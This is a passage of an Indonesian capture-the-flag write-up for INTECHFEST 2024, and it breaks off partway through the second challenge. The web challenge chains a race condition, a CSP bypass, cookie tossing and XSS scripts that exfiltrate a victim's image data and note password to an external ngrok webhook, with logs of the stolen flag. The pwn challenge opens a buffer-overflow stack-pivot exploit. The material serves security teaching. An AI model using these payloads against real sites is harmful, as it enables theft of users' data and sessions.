Ketika kita melakukan upload, aplikasi akan melakukan xor image pada setiap nilai RGB pada gambar dengan key dari inputan kita (xorString). Pada baris ke 29, xorString akan masuk kedalam fungsi utils.GenerateRandomFilename(xorString).

./imagefmt/utils.rand.go

```
 9
10  func GenerateRandomFilename(inputFilename string) string {
11      ext := filepath.Ext(inputFilename)
12
13      hasher := md5.New()
14      hasher.Write([]byte(inputFilename))
15      hash := hex.EncodeToString(hasher.Sum(nil))
16
17      randomFilename := fmt.Sprintf("%s%s", hash, ext)
18
19      return randomFilename
20  }
21
```

Setelah kita cek pada fungsi tersebut, ternyata tidak random sama sekali. Inputan akan dilakukan hash md5 dan diambil nilai ekstensi dari inputan, yang kemudian akan di return. Jadi sebenarnya fungsi ini hanya memberikan static value.

Kembali ke ./imagefmt/handlers/image.go, aplikasi akan menyimpan file kita dari hasil fungsi GenerateRandomFilename ke utils.UploadPath (./uploads/). Dimana ketika kami cek docker-compose, folder tersebut mempunyai storage volume yang sama dengan container nginx proxy.

File: src/dist/dev/docker-compose.yml

```yaml
version: "3"

volumes:
  uploads:

services:
  proxy:
    build:
      context: .
      dockerfile: ./Dockerfile.nginx
    volumes:
      - ./nginx.conf:/etc/nginx/conf.d/default.conf:ro
      - uploads:/var/www/html/uploads
    ports:
      - 5435:8080
    networks:
      - internal
    depends_on:
      - backend
      - frontend
  backend:
    build:
      context: ../imagefmt
      dockerfile: ./Dockerfile.imagefmt
    volumes:
      - uploads:/app/uploads
    networks:
      - internal
  frontend:
    build:
      context: ../ui
      dockerfile: ./Dockerfile.ui
    networks:
      - internal
  bot:
    build:
      context: ../bot
      dockerfile: Dockerfile
    environment:
      APPNAME: Admin
      APPURL: https://proxy:8080/
      APPURLREGEX: ^https://.*$
      APPFLAG: fake{flag}
      APPLIMIT: 2
      APPLIMITTIME: 60
      USE_PROXY: 1
    networks:
      - internal

networks:
  internal:
```

Volume uploads tersebut pada proxy bisa diakses pada /uploads/ dan folder ini mempunyai CSP khusus yang cukup strict.

dev > nginx.conf

```
server {
    listen 8080 ssl;

    client_header_buffer_size 5120k;
    large_client_header_buffers 16 5120k;

    ssl_certificate /tmp/fullchain.pem;
    ssl_certificate_key /tmp/privkey.pem;

    root /var/www/html/;

    location / {
        proxy_pass http://frontend:3000;
    }

    location /api/ {
        rewrite ^/api(/.*)$ $1 break; # Remove the '/api' prefix before passing to the proxy
        proxy_pass http://backend:8080;
    }

    location /uploads/ {
        add_header Content-Security-Policy "default-src 'none'; script-src 'self' 'unsafe-eval';" always;
    }

    location /report/ {
        proxy_pass http://bot:3000/;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    }
}

```

Kembali ke ./imagefmt/handlers/image.go lagi, Terlihat pada baris 42 dan baris 58-59, aplikasi akan menghapus file kita. Tapi, terdapat delay ketika aplikasi mencoba menghapus file upload kita dan menghapusnya. Kita bisa memanfaatkan delay ini untuk mendapatkan race condition. Kita juga perlu mengupload file sebesar (25<<10 byte) dan upload secara threading agar kita bisa memenangkan race tersebut.

Untuk melakukan bypass CSP, kita bisa memanfaatkan error page pada backend.

```
    router.HandleFunc("/image/getnote", middleware.ProtectedHandler(handlers.GetNoteHandler))
    router.HandleFunc("/note/get", middleware.ProtectedHandler(handlers.GetNoteHandler))
    router.HandleFunc("/note/set", middleware.ProtectedHandler(handlers.SetNoteHandler))
    router.NotFoundHandler = http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        w.Write([]byte("Missing " + r.URL.Path + " path"))
    })
    fmt.Printf("Server is running on http://localhost:%d\n", port)
    http.ListenAndServe(fmt.Sprintf(":%d", port), CSRF(router))
}

```

Dimana pada r.URL.Path bisa kita control, kita bisa melakukan inject valid javascript seperti berikut.

Dengan begitu, kita bisa melakukan XSS dan bypass CSP nya.

generate_xss1.py

```
payload = "<script src='/api/**/=1;path=2;eval(name);'></script>"

with open('hack', 'w') as f:
   f.write(payload + "A"*((25 << 10)-len(payload)))
```

Namun goals kita yang pertama adalah mengambil blob file yang di upload oleh user. File blob tersebut di set pada cookies imgBlob, karena cookies tersebut berada pada cookie dengan httpOnly, jadi kita tidak bisa melakukan leak blob tersebut. Mengambil DOM pada /image juga tidak bisa, dikarenakan default-src pada CSP adalah none.

Kita bisa membypass restriction ini dengan melakukan XSS pada /note/get atau /image/getnote karena pada url tersebut aplikasi tidak menerapkan CSP.

```
router.HandleFunc("/image/setnote", middleware.ProtectedHandler(handlers.SetNoteHandler))
router.HandleFunc("/image/getnote", middleware.ProtectedHandler(handlers.GetNoteHandler))
router.HandleFunc("/note/get", middleware.ProtectedHandler(handlers.GetNoteHandler))
router.HandleFunc("/note/set", middleware.ProtectedHandler(handlers.SetNoteHandler))
```

Dikarenakan fitur note tersebut digunakan untuk menyimpan FLAG, kita tidak bisa melakukan set ke note tersebut, karena flag akan ter overwrite dengan note buatan kita.

Tapi untung saja terdapat URL yang memiliki fungsi yang sama, jadi kita bisa menggunakan kesempatan itu untuk melakukan cookie tossing, dimana kita akan melakukan set cookie pada /api/image/getnote dengan payload XSS kita untuk mengambil url blob yang ada pada /image.

cookie-tossing

```
window.name =
`document.cookie='${auth_token};Path=/api/image/getnote';window.open('/api/image/get
note?s=1')`
```

Dimana auth_token merupakan note yang berisi payload XSS berikut

XSS_note

```
let p = new URLSearchParams(location.search)
let webhook = "https://b7c5-111-94-127-123.ngrok-free.app/"
if(p.get('s') == 1){
   f = window.open('/image')
   setTimeout(() => {
       const toDataURL = url => fetch(url)
       .then(response => response.blob())
       .then(blob => new Promise((resolve, reject) => {
           const reader = new FileReader()
           reader.onloadend = () => resolve(reader.result)
           reader.onerror = reject
           reader.readAsDataURL(blob)
       }));

       toDataURL(f.document.querySelector('img').src)
       .then(dataUrl => {
           window.name = `${(encodeURIComponent(dataUrl))}`
           location=`${webhook}?s=2`
       })
   }, 1500);
}else if(p.get('s') == 2){
   let passwd = p.get('pwd')

fetch(`/api/note/get?password=${passwd}`).then((r)=>r.text()).then((r)=>fetch(`${web
hook}flag?flag=${r}`))
}
```

Setelah berhasil mengambil blob tersebut, kita bisa melakukan xor salah satu warna di 36 pixel pertama dengan salah satu warna yang ada di original.jpg. Dengan begitu kita akan mendapatkan password dari note tersebut. Namun karena password di generate di setiap request, kita harus melakukan image processing tersebut pada payload XSS kita.

Xor-ing image

```
<body>
   <canvas id="canvas"></canvas>
</body>
   <script>
let data_image = decodeURIComponent(window.name)
```

```
const img = new Image();

img.onload = function() {
const canvas = document.getElementById('canvas');
const ctx = canvas.getContext('2d');
canvas.width = img.width;
canvas.height = img.height;
ctx.drawImage(img, 0, 0);
const imageData = ctx.getImageData(0, 0, canvas.width, canvas.height);
const pix = imageData.data;

x = 0
password = ""
// original.jpg
let original_data =
[48,42,30,255,52,46,34,255,48,42,30,255,47,41,29,255,53,47,35,255,53,47,35,255,53,45
,33,255,59,51,39,255,57,49,37,255,56,48,36,255,54,44,33,255,50,40,29,255,47,37,26,25
5,45,35,24,255,47,37,26,255,48,38,27,255,45,36,29,255,40,31,24,255,38,29,22,255,41,3
2,25,255,42,33,26,255,42,33,26,255,46,37,30,255,52,43,36,255,51,42,35,255,50,41,34,2
55,49,40,33,255,47,38,31,255,46,37,30,255,48,39,32,255,52,43,36,255,55,46,39,255,54,
47,29,255,54,47,29,255,53,45,30,255,52,44,29,255,50,41,32,255,48,39,30,255,45,35,31,
255,43,33,29,255,44,34,31,255,44,34,31,255,45,35,32,255,45,35,32,255,46,36,33,255,46
,36,33,255,47,37,33,255,48,38,34,255,53,43,40,255,50,40,37,255,46,36,33,255,46,36,33
,255,48,38,34,255,49,39,35,255,47,38,29,255,45,36,27,255,50,42,30,255,42,33,22,255,3
8,30,16,255,42,34,20,255,49,41,26,255,49,41,26,255,46,38,23,255,44,36,21,255,55,48,2
8,255,52,45,25,255,48,41,23,255,44,37,19,255,41,33,19,255,41,33,19,255,42,33,26,255,
43,34,27,255,41,31,27,255,45,35,31,255,45,35,31,255,42,32,28,255,41,31,27,255,44,34,
30,255,44,35,28,255,40,31,24,255,38,28,24,255,40,30,26,255,43,34,25,255,43,34,25,255
,41,32,21,255,38,29,18,255,36,28,13,255,35,27,12,255,33,25,10,255,33,25,10,255,36,28
,13,255,41,33,18,255,43,35,21,255,42,34,20,255,44,35,24,255,48,39,28,255,53,45,30,25
5,50,42,27,255,47,38,27,255,48,39,28,255,50,40,36,255,51,41,37,255,47,37,36,255,43,3
3,32,255,48,37,41,255,47,36,40,255,45,34,36,255,44,33,35,255,43,33,32,255,44,34,33,2
55,44,34,31,255,45,35,32,255,42,32,28,255,37,27,23,255,38,28,24,255,45,35,31,255,47,
38,31,255,43,34,27,255,44,35,26,255,51,42,33,255,51,43, ...]
for (var i = 0, n = pix.length; i < n; i += 4) {
   if(x == 36){
       break
   }
   password += String.fromCharCode(pix[i+1]^original_data[i+1])
   x+=1
   // pix[i  ] = 255 - pix[i  ]; // red
```

```
    // pix[i+1] = 255 - pix[i+1]; // green
    // pix[i+2] = 255 - pix[i+2]; // blue
    // i+3 is alpha (the fourth element)
}
console.log(password)
    </script>
```

Setelah kita mendapatkan password dari note, kita hanya perlu mengambil note tersebut dengan menggunakan password yang telah kita dapatkan.

Terdapat CSRF pada backend, namun CSRF token tersebut tidak dilakukan pengecekan pada GET method. Dan aplikasi menerima parameter GET juga, jadi kita bisa mengambil note tanpa perlu mengirim CSRF token

final_payload.html

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <canvas id="canvas"></canvas>
    <script>
        let base_url = "https://proxy:8080/"
        auth_token =
"authToken=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImphY2siLCJub3RlIjoiXHUwMDNj
c2NyaXB0XHUwMDNlXHJcbmxldCBwID0gbmV3IFVSTFNlYXJjaFBhcmFtcyhsb2NhdGlvbi5zZWFyY2gpXHJc
bmxldCB3ZWJob29rID0gXCJodHRwczovL2I3YzUtMTExLTk0LTEyNy0xMjMubmdyb2stZnJlZS5hcHAvXCJc
clxuaWYocC5nZXQoJ3MnKSA9PSAxKXtcclxuICAgIGYgPSB3aW5kb3cub3BlbignL2ltYWdlJylcclxuICAg
IHNldFRpbWVvdXQoKCkgPVx1MDAzZSB7XHJcbiAgICAgICAgY29uc3QgdG9EYXRhVVJMID0gdXJsID1cdTAw
M2UgZmV0Y2godXJsKVxyXG4gICAgICAgIC50aGVuKHJlc3BvbnNlID1cdTAwM2UgcmVzcG9uc2UuYmxvYigp
KVxyXG4gICAgICAgIC50aGVuKGJsb2IgPVx1MDAzZSBuZXcgUHJvbWlzZSgocmVzb2x2ZSwgcmVqZWN0KSA9
XHUwMDNlIHtcclxuICAgICAgICBjb25zdCByZWFkZXIgPSBuZXcgRmlsZVJlYWRlcigpXHJcbiAgICAgICAg
ICAgIHJlYWRlci5vbmxvYWRlbmQgPSAoKSA9XHUwMDNlIHJlc29sdmUocmVhZGVyLnJlc3VsdClcclxuICAg
ICAgICAgICAgcmVhZGVyLm9uZXJyb3IgPSByZWplY3RcclxuICAgICAgICAgICAgcmVhZGVyLnJlYWRBc0Rh
dGFVUkwoYmxvYilcclxuICAgICAgICAgICAgfSkpXHJcbiAgICAgICAgICAgIHRvRGF0YVVSTChmLmRvY3Vt
ZW50LnF1ZXJ5U2VsZWN0b3IoJ2ltZycpLnNyYylcclxuICAgICAgICAgICAgLnRoZW4oZGF0YVVybCA9XHUw
MDNlIHtcclxuICAgICAgICAgICAgLy8gd2luZG93Lm9wZW4oYCR7d2ViaG9va30_cz0yXHUwMDI2cGF5bG9h
```

```
ZD0keyhlbmNvZGVVUklDb21wb25lbnQoZGF0YVVybCkpfWApXHJcbiAgICAgICAgICAgICAgIC8vIG5hdmlnYXRvci5zZW5kQmVhY29uKGAke3dlYmhvb2t9YClcclxuICAgICAgICAgICAgICAgIGd2luZG93Lm5hbWUgPSBgJHsoZW5jb2RlVVJJQ29tcG9uZW50KGRhdGFVcmwpKX1gXHJcbiAgICAgICAgICAgICAgICBsb2NhdGlvbiA9IGAke3dlYmhvb2t9P3M9MmBcclxuICAgICAgICAgICAgfSlcclxuICAgICAgICB9LCAxNTAwKTtcclxuICAgIH1lbHNlIGlmKHAuZ2V0KCdzJykgPT0gMil7XHJcbiAgICAgICAgbGV0IHBhc3N3ZCA9IHAuZ2V0KCdwd2QnKVxyXG4gICAgICAgIGZldGNoKGAvYXBpL25vdGUvZ2V0P3Bhc3N3b3JkPSR7cGFzc3dkfWApLnRoZW4oKHIpPT5yLnRleHQoKSkudGhlbigocik9PmZldGNoKGAke3dlYmhvb2t9ZmxhZz9mbGFnPSR7cn1gKSlcclxuICAgIH1cclxuXHJcbiAgICBsZXQgd2ViaG9vayA9ICJodHRwczovL2I3YzUtMTExLTk0LTEyNy0xMjMubmdyb2stZnJlZS5hcHAvIlxyXG4gICAgbGV0IGxvZyA9IChtc2cpID0+IGZldGNoKGAke3dlYmhvb2t9P2xvZz0ke21zZ31gKVxyXG4gICAgbGV0IHAgPSBuZXcgVVJMU2VhcmNoUGFyYW1zKGxvY2F0aW9uLnNlYXJjaClcclxuICAgIGlmKHAuZ2V0KCdzJykgPT0gMSl7XHJcbiAgICAgICAgbG9nKCdpbml0JylcclxuICAgICAgICBsb2coJ2luZGV4Lmh0bWw6cz0xJylcclxuICAgICAgICBmID0gd2luZG93Lm9wZW4oJy9pbWFnZScpXHJcbiAgICAgICAgc2V0VGltZW91dCgoKSA9PiB7XHJcbiAgICAgICAgICAgIGNvbnN0IHRvRGF0YVVSTCA9IHVybCA9PiBmZXRjaCh1cmwpXHJcbiAgICAgICAgICAgIC50aGVuKHJlc3BvbnNlID0+IHJlc3BvbnNlLmJsb2IoKSlcclxuICAgICAgICAgICAgLnRoZW4oYmxvYiA9PiBuZXcgUHJvbWlzZSgocmVzb2x2ZSwgcmVqZWN0KSA9PiB7XHJcbiAgICAgICAgICAgICAgICBjb25zdCByZWFkZXIgPSBuZXcgRmlsZVJlYWRlcigpXHJcbiAgICAgICAgICAgICAgICByZWFkZXIub25sb2FkZW5kID0gKCkgPT4gcmVzb2x2ZShyZWFkZXIucmVzdWx0KVxyXG4gICAgICAgICAgICAgICAgcmVhZGVyLm9uZXJyb3IgPSByZWplY3RcclxuICAgICAgICAgICAgICAgIHJlYWRlci5yZWFkQXNEYXRhVVJMKGJsb2IpXHJcbiAgICAgICAgICAgIH0pKVxyXG4gICAgICAgICAgICB0b0RhdGFVUkwoZi5kb2N1bWVudC5xdWVyeVNlbGVjdG9yKCdpbWcnKS5zcmMpXHJcbiAgICAgICAgICAgIC50aGVuKGRhdGFVcmwgPT4gXHJcbiAgICAgICAgICAgICAgICB3aW5kb3cubmFtZSA9IGAkeyhlbmNvZGVVUklDb21wb25lbnQoZGF0YVVybCkpfWBcclxuICAgICAgICAgICAgICAgIGxvY2F0aW9uPWAke3dlYmhvb2t9P3M9MmBcclxuICAgICAgICAgICAgfSlcclxuICAgICAgICB9LCAxNTAwKTtcclxuICAgIH1lbHNlIGlmKHAuZ2V0KCdzJykgPT0gMil7XHJcbiAgICAgICAgbGV0IHBhc3N3ZCA9IHAuZ2V0KCdwd2QnKVxyXG4gICAgICAgIGZldGNoKGAvYXBpL25vdGUvZ2V0P3Bhc3N3b3JkPSR7cGFzc3dkfWApLnRoZW4oKHIpPT5yLnRleHQoKSkudGhlbigocik9PmZldGNoKGAke3dlYmhvb2t9ZmxhZz9mbGFnPSR7cn1gKSlcclxuICAgIH1cclxuXHJcbiAgICBsZXQgd2ViaG9vayA9ICJodHRwczovL2I3YzUtMTExLTk0LTEyNy0xMjMubmdyb2stZnJlZS5hcHAvIlxyXG4gICAgbGV0IGxvZyA9IChtc2cpID0+IGZldGNoKGAke3dlYmhvb2t9P2xvZz0ke21zZ31gKVxyXG4gICAgbGV0IHAgPSBuZXcgVVJMU2VhcmNoUGFyYW1zKGxvY2F0aW9uLnNlYXJjaClcclxuICAgIGlmKHAuZ2V0KCdzJykgPT0gMSl7XHJcbiAgICAgICAgbG9nKCdpbml0JylcclxuICAgICAgICBsb2coJ2luZGV4Lmh0bWw6cz0xJylcclxuICAgICAgICBmID0gd2luZG93Lm9wZW4oJy9pbWFnZScpXHJcbiAgICAgICAgc2V0VGltZW91dCgoKSA9PiB7XHJcbiAgICAgICAgICAgIGNvbnN0IHRvRGF0YVVSTCA9IHVybCA9PiBmZXRjaCh1cmwpXHJcbiAgICAgICAgICAgIC50aGVuKHJlc3BvbnNlID0+IHJlc3BvbnNlLmJsb2IoKSlcclxuICAgICAgICAgICAgLnRoZW4oYmxvYiA9PiBuZXcgUHJvbWlzZSgocmVzb2x2ZSwgcmVqZWN0KSA9PiB7XHJcbiAgICAgICAgICAgICAgICBjb25zdCByZWFkZXIgPSBuZXcgRmlsZVJlYWRlcigpXHJcbiAgICAgICAgICAgICAgICByZWFkZXIub25sb2FkZW5kID0gKCkgPT4gcmVzb2x2ZShyZWFkZXIucmVzdWx0KVxyXG4gICAgICAgICAgICAgICAgcmVhZGVyLm9uZXJyb3IgPSByZWplY3RcclxuICAgICAgICAgICAgICAgIHJlYWRlci5yZWFkQXNEYXRhVVJMKGJsb2IpXHJcbiAgICAgICAgICAgIH0pKVxyXG4gICAgICAgICAgICB0b0RhdGFVUkwoZi5kb2N1bWVudC5xdWVyeVNlbGVjdG9yKCdpbWcnKS5zcmMpXHJcbiAgICAgICAgICAgIC50aGVuKGRhdGFVcmwgPT4gXHJcbiAgICAgICAgICAgICAgICB3aW5kb3cubmFtZSA9IGAkeyhlbmNvZGVVUklDb21wb25lbnQoZGF0YVVybCkpfWBcclxuICAgICAgICAgICAgICAgIGxvY2F0aW9uPWAke3dlYmhvb2t9P3M9MmBcclxuICAgICAgICAgICAgfSlcclxuICAgICAgICB9LCAxNTAwKTtcclxuICAgIH1lbHNlIGlmKHAuZ2V0KCdzJykgPT0gMil7XHJcbiAgICAgICAgbGV0IHBhc3N3ZCA9IHAuZ2V0KCdwd2QnKVxyXG4gICAgICAgIGZldGNoKGAvYXBpL25vdGUvZ2V0P3Bhc3N3b3JkPSR7cGFzc3dkfWApLnRoZW4oKHIpPT5yLnRleHQoKSkudGhlbigocik9PmZldGNoKGAke3dlYmhvb2t9ZmxhZz9mbGFnPSR7cn1gKSlcclxuICAgIH1cclxuXHJcbiAgICBsZXQgd2ViaG9vayA9ICJodHRwczovL2I3YzUtMTExLTk0LTEyNy0xMjMubmdyb2stZnJlZS5hcHAvIlxyXG4gICAgbGV0IGxvZyA9IChtc2cpID0+IGZldGNoKGAke3dlYmhvb2t9P2xvZz0ke21zZ31gKVxyXG4gICAgbGV0IHAgPSBuZXcgVVJMU2VhcmNoUGFyYW1zKGxvY2F0aW9uLnNlYXJjaClcclxuICAgIGlmKHAuZ2V0KCdzJykgPT0gMSl7XHJcbiAgICAgICAgbG9nKCdpbml0JylcclxuICAgICAgICBsb2coJ2luZGV4Lmh0bWw6cz0xJylcclxuICAgICAgICBmID0gd2luZG93Lm9wZW4oJy9pbWFnZScpXHJcbiAgICAgICAgc2V0VGltZW91dCgoKSA9PiB7XHJcbiAgICAgICAgICAgIGNvbnN0IHRvRGF0YVVSTCA9IHVybCA9PiBmZXRjaCh1cmwpXHJcbiAgICAgICAgICAgIC50aGVuKHJlc3BvbnNlID0+IHJlc3BvbnNlLmJsb2IoKSlcr
```

```
            window.name =
`document.cookie='${auth_token};Path=/api/image/getnote';window.open('/api/image/get
note?s=1')`
            for (let x = 0; x < 100; x++) {

window.open(`${base_url}uploads/b244432e070737471040971f9f1c1074.html`,
`/*${x}*/;${window.name}`)
            }
            location = `${base_url}image`
        }else if(p.get('s') == 2){
            log(`index.html:s=2;recv-payload`)
            let data_image = decodeURIComponent(window.name)
            const img = new Image();

            img.onload = function() {
                const canvas = document.getElementById('canvas');
                const ctx = canvas.getContext('2d');
                canvas.width = img.width;
                canvas.height = img.height;
                ctx.drawImage(img, 0, 0);
                const imageData = ctx.getImageData(0, 0, canvas.width,
canvas.height);
                const pix = imageData.data;

                x = 0
                password = ""
                // original.jpg
                let original_data =
[48,42,30,255,52,46,34,255,48,42,30,255,47,41,29,255,53,47,35,255,53,47,35,255,53,45
,33,255,59,51,39,255,57,49,37,255,56,48,36,255,54,44,33,255,50,40,29,255,47,37,26,25
5,45,35,24,255,47,37,26,255,48,38,27,255,45,36,29,255,40,31,24,255,38,29,22,255,41,3
2,25,255,42,33,26,255,42,33,26,255,46,37,30,255,52,43,36,255,51,42,35,255,50,41,34,2
55,49,40,33,255,47,38,31,255,46,37,30,255,48,39,32,255,52,43,36,255,55,46,39,255,54,
47,29,255,54,47,29,255,53,45,30,255,52,44,29,255,50,41,32,255,48,39,30,255,45,35,31,
255,43,33,29,255,44,34,31,255,44,34,31,255,45,35,32,255,45,35,32,255,46,36,33,255,46
,36,33,255,47,37,33,255,48,38,34,255,53,43,40,255,50,40,37,255,46,36,33,255,46,36,33
,255,48,38,34,255,49,39,35,255,47,38,29,255,45,36,27,255,50,42,30,255,42,33,22,255,3
8,30,16,255,42,34,20,255,49,41,26,255,49,41,26,255,46,38,23,255,44,36,21,255,55,48,2
8,255,52,45,25,255,48,41,23,255,44,37,19,255,41,33,19,255,41,33,19,255,42,33,26,255,
43,34,27,255,41,31,27,255,45,35,31,255,45,35,31,255,42,32,28,255,41,31,27,255,44,34,
30,255,44,35,28,255,40,31,24,255,38,28,24,255,40,30,26,255,43,34,25,255,43,34,25,255
```

```
,41,32,21,255,38,29,18,255,36,28,13,255,35,27,12,255,33,25,10,255,33,25,10,255,36,28
,13,255,41,33,18,255,43,35,21,255,42,34,20,255,44,35,24,255,48,39,28,255,53,45,30,25
5,50,42,27,255,47,38,27,255,48,39,28,255,50,40,36,255,51,41,37,255,47,37,36,255,43,3
3,32,255,48,37,41,255,47,36,40,255,45,34,36,255,44,33,35,255,43,33,32,255,44,34,33,2
55,44,34,31,255,45,35,32,255,42,32,28,255,37,27,23,255,38,28,24,255,45,35,31,255,47,
38,31,255,43,34,27,255,44,35,26,255,51,42,33,255,51,43, ...]
                for (var i = 0, n = pix.length; i < n; i += 4) {
                    if(x == 36){
                        break
                    }
                    password += String.fromCharCode(pix[i+1]^original_data[i+1])
                    x+=1
                    // pix[i  ] = 255 - pix[i  ]; // red
                    // pix[i+1] = 255 - pix[i+1]; // green
                    // pix[i+2] = 255 - pix[i+2]; // blue
                    // i+3 is alpha (the fourth element)
                }
                console.log(password)
                log(`index.html:s=2;${password}`)
                location=`${base_url}api/image/getnote?s=2&pwd=${password}`
            };
            img.src = data_image
        }
    </script>
</body>
</html>
```


Kami perlu mengirimkan request ke bot beberapa kali, karena waktu dari race condition yang cukup sempit

```
[Sun Sep  8 02:39:59 2024] 127.0.0.1:52598 [200]: GET /?s=1
[Sun Sep  8 02:39:59 2024] 127.0.0.1:52598 Closing
[Sun Sep  8 02:40:00 2024] 127.0.0.1:52616 Accepted
[Sun Sep  8 02:40:00 2024] 127.0.0.1:52617 Accepted
[Sun Sep  8 02:40:00 2024] 127.0.0.1:52616 [200]: GET /?log=index.html:s=1
[Sun Sep  8 02:40:00 2024] 127.0.0.1:52617 [200]: GET /?log=init
[Sun Sep  8 02:40:00 2024] 127.0.0.1:52616 Closing
[Sun Sep  8 02:40:00 2024] 127.0.0.1:52617 Closing
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53319 Accepted
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53319 [200]: GET /?s=2
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53319 Closing
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53338 Accepted
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53338 [200]: GET /?log=index.html:s=2;recv-payload
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53338 Closing
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53342 Accepted
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53343 Accepted
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53342 [200]: GET /?log=index.html:s=2;wkiJd7pwepRtWFTESvBoJIp5XCU0zHASFRC7
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53343 [200]: GET /flag?flag=INTECHFEST{idk_if_it%27s_fun_or_not_but_it%27s_really_really_looooooooong_challenge}
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53342 Closing
[Sun Sep  8 02:40:03 2024] 127.0.0.1:53343 Closing
[Sun Sep  8 02:40:05 2024] 127.0.0.1:53624 Accepted
[Sun Sep  8 02:40:05 2024] 127.0.0.1:53624 [200]: GET /?s=1
[Sun Sep  8 02:40:05 2024] 127.0.0.1:53624 Closing
[Sun Sep  8 02:40:05 2024] 127.0.0.1:53641 Accepted
[Sun Sep  8 02:40:05 2024] 127.0.0.1:53642 Accepted
[Sun Sep  8 02:40:05 2024] 127.0.0.1:53641 [200]: GET /?log=init
[Sun Sep  8 02:40:05 2024] 127.0.0.1:53642 [200]: GET /?log=index.html:s=1
[Sun Sep  8 02:40:05 2024] 127.0.0.1:53641 Closing
[Sun Sep  8 02:40:05 2024] 127.0.0.1:53642 Closing
```

FLAG: INTECHFEST{idk_if_it's_fun_or_not_but_it's_really_really_looooooooong_challenge}

PWN

English or Spanish? (593 pts)



Untung gak nge-pwn dluan. Soal BufferOverFlow, source code C programnya juga diberikan.

```c
void input(const char *msg, char *ptr, int len){
    printf("%s", msg);
    ssize_t recv = 0;
    while (recv < len){
        if (read(0, &ptr[recv], 1) < 0) exit(1);
        if (ptr[recv] == '\n'){
            ptr[recv] = '\0';
            break;
        } recv++;
    }
}

int main(){
    char buf[0x50];
    input("English or Spanish?\nWhoever pwning first is gay\nQuien juegue primero es gay\n> ", buf, sizeof(buf)*2);
    return 0;
}

__attribute__((constructor))
void setup(void){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
}
```

Bug BOF terdapat pada fungsi main, dimana size array hanya 0x50 sedangkan fungsi main memanggil fungsi input dengan size buf*2.
Program di compile pada ubuntu 22.04 sehingga sudah tidak ada lagi gadget POP rdi pada binary, meskipun proteksi binary **NO PIE & No Canary** kita perlu menyusun strategi ROP disini.

```
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/PWN/EnglishOrSpanish/dist$ ida main
[*] '/home/linz/Desktop/2024CTF_Archive/Intechfest/PWN/EnglishOrSpanish/dist/main'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/PWN/EnglishOrSpanish/dist$
```

Proteksi binary juga Partial RELRO artinya kita bisa overwrite GOT disini. Disini saya melakukan stack pivot agar bisa mengisi value pada bss. Stack pivot saya ke sini.

```
.text:0000000000401238 ; __unwind {
.text:0000000000401238                 endbr64
.text:000000000040123C                 push    rbp
.text:000000000040123D                 mov     rbp, rsp
.text:0000000000401240                 sub     rsp, 50h
.text:0000000000401244                 lea     rax, [rbp+var_50]
.text:0000000000401248                 mov     edx, 0A0h
.text:000000000040124D                 mov     rsi, rax
.text:0000000000401250                 lea     rax, aEnglishOrSpani ; "English or Spanish?\nWhoever pwning fir"...
.text:0000000000401257                 mov     rdi, rax
.text:000000000040125A                 call    input
.text:000000000040125F                 mov     eax, 0
.text:0000000000401264                 leave
.text:0000000000401265                 retn
.text:0000000000401265 ; } // starts at 401238
.text:0000000000401265 main            endp
.text:0000000000401265
.text:0000000000401266
```

Ke **0x401244**

```
payload = b'A'*0x50
payload += p64(elf.bss()+0xa00+0x50) # RBP --> bss target
payload += p64(0x0000000000401244) # pivot
payload += b'A'*(0xa0-len(payload)-8) # padding
p.sendlineafter(b'> ', payload)
```

